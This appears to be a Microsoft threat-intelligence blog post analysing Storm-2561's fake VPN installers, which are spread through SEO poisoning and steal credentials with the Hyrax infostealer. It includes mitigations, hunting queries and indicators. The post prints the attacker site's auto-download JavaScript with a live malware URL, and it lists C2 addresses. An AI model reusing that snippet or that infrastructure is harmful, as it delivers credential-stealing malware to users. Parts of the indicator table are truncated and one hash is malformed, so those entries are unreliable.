

Storm-2561 uses SEO poisoning to distribute fake VPN clients for credential theft

By Microsoft Threat Intelligence, Microsoft Defender Experts

Published: 2026-03-12 · Archived: 2026-05-14 02:00:31 UTC

In mid-January 2026, Microsoft Defender Experts identified a credential theft campaign that uses fake virtual private network (VPN) clients distributed through search engine optimization (SEO) poisoning. The campaign redirects users searching for legitimate enterprise software to malicious ZIP files on attacker-controlled websites to deploy digitally signed trojans that masquerade as trusted VPN clients while harvesting VPN credentials. Microsoft Threat Intelligence attributes this activity to the cybercriminal threat actor Storm-2561.

Active since May 2025, Storm-2561 is known for distributing malware through SEO poisoning and impersonating popular software vendors. The techniques they used in this campaign highlight how threat actors continue to exploit trusted platforms and software branding to avoid user suspicion and steal sensitive information. By targeting users who are actively searching for enterprise VPN software, attackers take advantage of both user urgency and implicit trust in search engine rankings. The malicious ZIP files that contain fake installer files are hosted on GitHub repositories, which have since been taken down. Additionally, the trojans are digitally signed by a legitimate certificate that has since been revoked.

In this blog, we share our in-depth analysis of the tactics, techniques, and procedures (TTPs) and indicators of compromise in this Storm-2561 campaign, highlighting the social engineering techniques that the threat actor used to improve perceived legitimacy, avoid suspicion, and evade detection. We also share protection and mitigation recommendations, as well as [Microsoft Defender](#) detection and hunting guidance.

From search to stolen credentials: Storm-2561 attack chain

In this campaign, users searching for legitimate VPN software are redirected from search results to spoofed websites that closely mimic trusted VPN products but instead deploy malware designed to harvest credentials and VPN data. When users click to download the software, they are redirected to a malicious GitHub repository (no longer available) that hosts the fake VPN client for direct download.

The GitHub repo hosts a ZIP file containing a Microsoft Windows Installer (MSI) installer file that mimics a legitimate VPN software and side-loads malicious dynamic link library (DLL) files during installation. The fake VPN software enables credential collection and exfiltration while appearing like a benign VPN client application.

This campaign exhibits characteristics consistent with financially motivated cybercrime operations employed by Storm-2561. The malicious components are digitally signed by “Taiyuan Lihua Near Information Technology Co., Ltd.”




Figure 1. Storm-2561 campaign attack chain

Initial access and execution

The initial access vector relies on abusing SEO to push malicious websites to the top of search results for queries such as “Pulse VPN download” or “Pulse Secure client,” but Microsoft has observed spoofing of various VPN software brands and has observed the GitHub link at the following two domains: *vpn-fortinet[.]com* and *ivanti-vpn[.]org*.

Once the user lands on the malicious website and clicks to download the software, the malware is delivered through a ZIP download hosted at `hxxps[:]//github[.]com/latestver/vpn/releases/download/vpn-client2/VPN-CLIENT.zip`. At the time of this report, this repository is no longer active.




Figure 2. Screenshot from actor-controlled website `vpn-fortinet[.]com` masquerading as Fortinet

```
const url =
'https://github.com/latestver/vpn/releases/download/vpn-client2/VPN-CLIENT.zip';
const a = document.createElement('a');
a.href = url;
document.body.appendChild(a);
a.click();
document.body.removeChild(a);
```

Figure 3. Code snippet from `vpn-fortinet[.]com` showing download of `VPN-CLIENT.zip` hosted on GitHub

When the user launches the malicious MSI masquerading as a legitimate Pulse Secure VPN installer embedded within the downloaded ZIP file, the MSI file installs `Pulse.exe` along with malicious DLL files to a directory structure that closely resembles a real Pulse Secure installation path: `%CommonFiles%\Pulse Secure`. This installation path blends in with legitimate VPN software to appear trustworthy and avoid raising user suspicion.

Alongside the primary application, the installer drops malicious DLLs, `dwmapi.dll` and `inspector.dll`, into the `Pulse Secure` directory. The `dwmapi.dll` file is an in-memory loader that drops and launches an embedded shellcode payload that loads and launches the `inspector.dll` file, a variant of the infostealer Hyrax. The Hyrax infostealer extracts URI and VPN sign-in credentials before exfiltrating them to attacker-controlled command-and-control (C2) infrastructure.

Code signing abuse

The MSI file and the malicious DLLs are signed with a valid digital certificate, which is now revoked, from *Taiyuan Lihua Near Information Technology Co., Ltd*. This abuse of code signing serves multiple purposes:

- Bypasses default Windows security warnings for unsigned code
- Might bypass application whitelisting policies that trust signed binaries
- Reduces security tool alerts focused on unsigned malware
- Provides false legitimacy to the installation process

Microsoft identified several other files signed with the same certificates. These files also masqueraded as VPN software. These IOCs are included in the below.

Credential theft

The fake VPN client presents a graphical user interface that closely mimics the legitimate VPN client, prompting the user to enter their credentials. Rather than establishing a VPN connection, the application captures the credentials entered and exfiltrates them to attacker-controlled C2 infrastructure (`194.76.226[.]93:8080`). This approach relies on visual deception and immediate user interaction, allowing attackers to harvest credentials as soon as the target attempts to sign in. The credential theft operation follows the below structured sequence:

- **UI presentation:** A fake VPN sign-in dialog is displayed to the user, closely resembling the legitimate Pulse Secure client.
- **Error display:** After credentials are submitted, a fake error message is shown to the user.

- **Redirection:** The user is instructed to download and install the legitimate Pulse Secure VPN client.
- **Access to stored VPN data:** The *inspector.dll* component accesses stored VPN configuration data from *C:\ProgramData\Pulse Secure\ConnectionStore\connectionstore.dat*.
- **Data exfiltration:** Stolen credentials and VPN configuration data are transmitted to attacker-controlled infrastructure.

Persistence

To maintain access, the MSI malware establishes persistence during installation through the Windows *RunOnce* registry key, adding the *Pulse.exe* malware to run when the device reboots.

Defense evasion

One of the most sophisticated aspects of this campaign is the post-credential theft redirection strategy. After successfully capturing user credentials, the malicious application conducts the following actions:

- Displays a convincing error message indicating installation failure
- Provides instructions to download the legitimate Pulse VPN client from official sources
- In certain instances, opens the user's browser to the legitimate VPN website

If users successfully install and use legitimate VPN software afterward, and the VPN connection works as expected, there are no indications of compromise to the end user. Users are likely to attribute the initial installation failure to technical issues, not malware.

Defending against credential theft campaigns

Microsoft recommends the following mitigations to reduce the impact of this threat.

- Turn on [cloud-delivered protection](#) in Microsoft Defender Antivirus or the equivalent for your antivirus product to cover rapidly evolving attacker tools and techniques. Cloud-based machine learning protections block a huge majority of new and unknown variants.
- Run [endpoint detection and response \(EDR\) in block mode](#) so that Microsoft Defender for Endpoint can block malicious artifacts, even when your non-Microsoft antivirus does not detect the threat or when Microsoft Defender Antivirus is running in passive mode. EDR in block mode works behind the scenes to remediate malicious artifacts that are detected post-breach.
- Enable [network protection](#) in Microsoft Defender for Endpoint.
- Turn on [web protection](#) in Microsoft Defender for Endpoint.
- Encourage users to use Microsoft Edge and other web browsers that support [SmartScreen](#), which identifies and blocks malicious websites, including phishing sites, scam sites, and sites that contain exploits and host malware.
- Enforce multifactor authentication (MFA) on all accounts, remove users excluded from MFA, and strictly [require MFA](#) from all devices, in all locations, at all times.
- Remind employees that enterprise or workplace credentials should not be stored in browsers or password vaults secured with personal credentials. Organizations can turn off password syncing in browser on managed devices using [Group Policy](#).
- Turn on the following [attack surface reduction rule](#) to block or audit activity associated with this threat:
 - [Block executable files from running unless they meet a prevalence, age, or trusted list criterion](#)

Microsoft Defender detection and hunting guidance

[Microsoft Defender](#) customers can refer to the list of applicable detections below. Microsoft Defender coordinates detection, prevention, investigation, and response across endpoints, identities, email, apps to provide integrated protection against attacks like the threat discussed in this blog.

Tactic	Observed activity	Microsoft Defender coverage
Execution	Payloads deployed on the device.	Microsoft Defender Antivirus – Trojan:Win32/Malgent – TrojanSpy:Win64/Hyrax Microsoft Defender for Endpoint (set to block mode) – An active 'Malagent' malware was blocked – An active 'Hyrax' credential theft malware was blocked – Microsoft Defender for Endpoint VPN launched from unusual location

Defense evasion	The fake VPN software side-loads malicious DLL files during installation.	Microsoft Defender for Endpoint – An executable file loaded an unexpected DLL file
Persistence	The <i>Pulse.exe</i> malware runs when the device reboots.	Microsoft Defender for Endpoint – Anomaly detected in ASEP registry

Microsoft Security Copilot

[Microsoft Security Copilot](#) is [embedded in Microsoft Defender](#) and provides security teams with AI-powered capabilities to summarize incidents, analyze files and scripts, summarize identities, use guided responses, and generate device summaries, hunting queries, and incident reports.

Customers can also [deploy AI agents](#), including the following [Microsoft Security Copilot agents](#), to perform security tasks efficiently:

- [Threat Intelligence Briefing agent](#)
- [Phishing Triage agent](#)
- [Threat Hunting agent](#)
- [Dynamic Threat Detection agent](#)

Security Copilot is also available as a [standalone experience](#) where customers can perform specific security-related tasks, such as incident investigation, user analysis, and vulnerability impact assessment. In addition, Security Copilot offers [developer scenarios](#) that allow customers to build, test, publish, and integrate AI agents and plugins to meet unique security needs.

Threat intelligence reports

Microsoft Defender XDR customers can use the following [threat analytics](#) reports in the Defender portal (requires license for at least one Defender XDR product) to get the most up-to-date information about the threat actor, malicious activity, and techniques discussed in this blog. These reports provide the intelligence, protection information, and recommended actions to prevent, mitigate, or respond to associated threats found in customer environments.

- [Actor Profile: Storm-2561](#)
- [Activity Profile: Storm-2561 uses SEO poisoning to distribute fake VPN clients for credential theft](#)

Microsoft Security Copilot customers can also use the [Microsoft Security Copilot integration](#) in Microsoft Defender Threat Intelligence, either in the Security Copilot standalone portal or in the [embedded experience](#) in the Microsoft Defender portal to get more information about this threat actor.

Hunting queries

Microsoft Defender XDR customers can run the following [advanced hunting](#) queries to find related activity in their networks:

Files signed by *Taiyuan Lihua Near Information Technology Co., Ltd.*

Look for files signed with *Taiyuan Lihua Near Information Technology Co., Ltd.* signer.

```
let a = DeviceFileCertificateInfo
| where Signer == "Taiyuan Lihua Near Information Technology Co., Ltd."
| distinct SHA1;
DeviceProcessEvents
| where SHA1 in(a)
```

Identify suspicious DLLs in *Pulse Secure* folder

Identify launching of malicious DLL files in folders masquerading as Pulse Secure.

```
DeviceImageLoadEvents
| where FolderPath contains "Pulse Secure" and FolderPath contains "Program Files" and (FolderPath contains "\\JUNS\\" or FolderPath contains "\\JAMUI\\")
| where FileName has_any("inspector.dll","dwmapi.dll")
```

Indicators of compromise

Indicator	Type	De
57a50a1c04254df3db638e75a64d5dd3b0d6a460829192277e252dc0c157a62f	SHA-256	Zll Cli
862f004679d3b142d9d2c729e78df716aeeda0c7a87a11324742a5a8eda9b557	SHA-256	Su: the cli
6c9ab17a4aff2cdf408815ec120718f19f1a31c13fc5889167065d448a40dfe6	SHA-256	Su: abc Tai Tec
6129d717e4e3a6fb4681463e421a5603b640bc6173fb7ba45a41a881c79415ca	SHA-256	Me C: Sec anc
44906752f500b61d436411a121cab8d88edf614e1140a2d01474bd587a8d7ba832397697c209953ef0252b95b904893cb07fa975	SHA-256	Me Ne Ltc
85c4837e3337165d24c6690ca63a3274dfaaa03b2ddaca7f1d18b3b169c6aac1	SHA-256	Me Ne Ltc
98f21b8fa426fc79aa82e28669faac9a9c7fce9b49d75bbec7b60167e21963c9	SHA-256	Me Ne Ltc
cfa4781ebfa5a8d68b233efb723dbde434ca70b2f76ff28127ecf13753bfe011	SHA-256	Me Ne Ltc
26db3fd959f12a61d19d102c1a0fb5ee7ae3661fa2b301135cdb686298989179	SHA-256	Me Ne Ltc
44906752f500b61d436411a121cab8d88edf614e1140a2d01474bd587a8d7ba8	SHA-256	Me Ne Ltc
eb8b81277c80eeb3c094d0a168533b07366e759a8671af8bfbe12d8bc87650c9	SHA-256	Me Ne Ltc
8ebe082a4b52ad737f7ed33ccc61024c9f020fd085c7985e9c90dc2008a15adc	SHA-256	Me Ne Ltc
194.76.226[.]93	IP address	IP
checkpoint-vpn[.]com	Domain	Su:
cisco-secure-client[.]jes	Domain	Su:
forticlient-for-mac[.]com	Domain	Su:
forticlient-vpn[.]de	Domain	Su:
forticlient-vpn[.]fr	Domain	Su:
forticlient-vpn[.]it	Domain	Su:
forticlient[.]ca	Domain	Su:
forticlient.co[.]uk	Domain	Su:
forticlient[.]no	Domain	Su:
fortinet-vpn[.]com	Domain	Su:

<i>ivanti-vpn[.]org</i>	Domain	Ini
<i>ivanti-secure-access[.]de</i>	Domain	Su
<i>ivanti-pulsesecure[.]com</i>	Domain	Su
<i>sonicwall-netextender[.]nl</i>	Domain	Su
<i>sophos-connect[.]org</i>	Domain	Su
<i>vpn-fortinet[.]com</i>	Domain	Ini
<i>watchguard-vpn[.]com</i>	Domain	Su
<i>vpn-connection[.]pro</i>	Domain	C2
<i>myconnection[.]pro</i>	Domain	C2
<i>hxxps://github[.]com/latestver/vpn/releases/download/vpn-client2/VPN-CLIENT.zip</i>	URL	Git CL

References

- [SEO Poisoning Targets Ivanti VPN: Credential Theft Alert](#) (Zscaler)
- [Storm-2561 distributes trojanized SonicWall NetExtender SilentRoute](#) (Microsoft)
- [A Sting on Bing: Bumblebee delivered through Bing SEO poisoning campaign](#) (Cyjax)

Learn more

For the latest security research from the Microsoft Threat Intelligence community, check out the [Microsoft Threat Intelligence Blog](#).

To get notified about new publications and to join discussions on social media, follow us on [LinkedIn](#), [X \(formerly Twitter\)](#), and [Bluesky](#).

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the [Microsoft Threat Intelligence podcast](#).

Source: <https://www.microsoft.com/en-us/security/blog/2026/03/12/storm-2561-uses-seo-poisoning-to-distribute-fake-vpn-clients-for-credential-theft/>